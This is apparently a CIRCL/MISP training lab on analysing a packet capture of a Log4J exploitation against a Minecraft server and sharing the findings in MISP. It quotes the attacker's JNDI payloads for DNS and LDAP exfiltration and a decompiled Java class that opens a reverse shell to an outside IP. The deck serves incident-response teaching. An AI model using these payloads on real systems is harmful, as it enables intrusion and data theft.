Labs II: Encoding information and sharing it

E.304

CIRCL Computer Incident Response Center Luxembourg

MISP Project
https://www.misp-project.org/

April 8, 2022 - v0.7

Log4J exploitation lab

The goal of this lab is to analyze a network capture evidence file, encode, and share the information following a successful exploitation by an attacker.

Resources:

- capture-e.304.pcap

Tools:

- Wireshark: Network protocol analyzer
- Jadx: Dex to Java decompiler
- misp-wireshark: Lua plugin to extract data from Wireshark and convert it into MISP format

Actors

capture-e.304.pcap is a network capture on the eth0 interface on our Minecraft Server.

Minecraft Server

- External IP: 44.202.61.172
- Internal IP: 172.31.84.208
- Version: Java Edition v1.18
- Vulnerable to CVE-2021-44228

External actors:

- **Player**
- **Attacker**

Exercise 1: Identifying the external actors

Using Wireshark:


- Identify **Player** IP address
- Identify **Attacker** IP address

Figure: CSI: NY - S4E20

Exercise duration: 10 minutes

Wireshark tips

Statistics -> IPv4 Statistics -> All Addresses



Useful filters:

- ip.addr == 10.10.10.10 && ip.addr == 20.20.20.20
- dns.flags.rcode != 0

Exercise 2: In-depth analysis 1/2

1. Identify **Attacker** connection to the **Minecraft Server**
2. Search for ***jndi*** string using Wireshark packet string search, and extract all the payloads
3. Analyze JNDI payloads and their purpose
   - DNS
   - LDAP
4. Describe the information the **Attacker** leaked information via DNS/LDAP requests

Exercise duration: 20 minutes

Exercise 2: In-depth analysis 2/2

DNS payloads

```
${jndi:dns://hostname-${hostName}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://user-${env:USER}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://version-${sys:java.version}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
```

LDAP payloads

```
${jndi:ldap://18.212.74.161/${java:version}}
${jndi:ldap://18.212.74.161/${java:os}}
${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
${jndi:ldap://18.212.74.161/${java:hw}}
${jndi:ldap://18.212.74.161:389/1svssl}
```

Exercise 3: Payload delivery and RCE 1/2

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark

```
File -> Export Objects -> HTTP...
```

- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes


Exercise 3: Payload delivery and RCE 2/2

```
// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8  reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime()
                    .exec(System.getProperty("os.name").toLowerCase().contains("win")
                            ? new String[] {
                                    "cmd.exe", "/C",
                                    "sh -i >& /dev/udp/18.212.74.161/6666 0>&1"
                            }
                            : new String[] {
                                    "/bin/bash", "-c",
                                    "sh -i >& /dev/udp/18.212.74.161/6666 0>&1"
                            });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```


MISP Encoding: Event

- Describing actors and their interactions in MISP




MISP Encoding: Timeline

- Adding fine-grained information



MISP Encoding: Context

- Adding contextual information such as tags and galaxy clusters



MISP Automation: PyMISP and Scapy 1/2

Push all failed DNS requests as attributes to a MISP event

```
#!/var/www/MISP/venv python3.8
# —*— coding: utf—8 —*—

from pymisp import PyMISP, MISPAttribute, MISPSighting
from scapy.all import *
import sys

api = PyMISP("https://YOUR_MISP_HOST/", "YOUR_API_KEY")

if len(sys.argv) < 2:
    exit("usage: python populate_event.py [capture.pcap] [event_id]")

pcap = rdpcap(sys.argv[1])
event_id = sys.argv[2]

for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAttribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf—8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)
```

MISP Automation: PyMISP and Scapy 2/2

Extending the previous script with **sightings**, if we detect a duplicate of an attribute, we instead add a sighting of the value.

```
dup_error_msg = "A similar attribute already exists for this event."

for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAttribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)

        if res['errors'] and dup_error_msg in res['errors'][1]['errors']['value']:
            sighting = MISPSighting()
            sighting.value = attr.value
            sighting.timestamp = float(pkt.time)
            api.add_sighting(sighting)
```

Bonus: misp-wireshark

- misp-wireshark can be used to export information from a pcap file to MISP format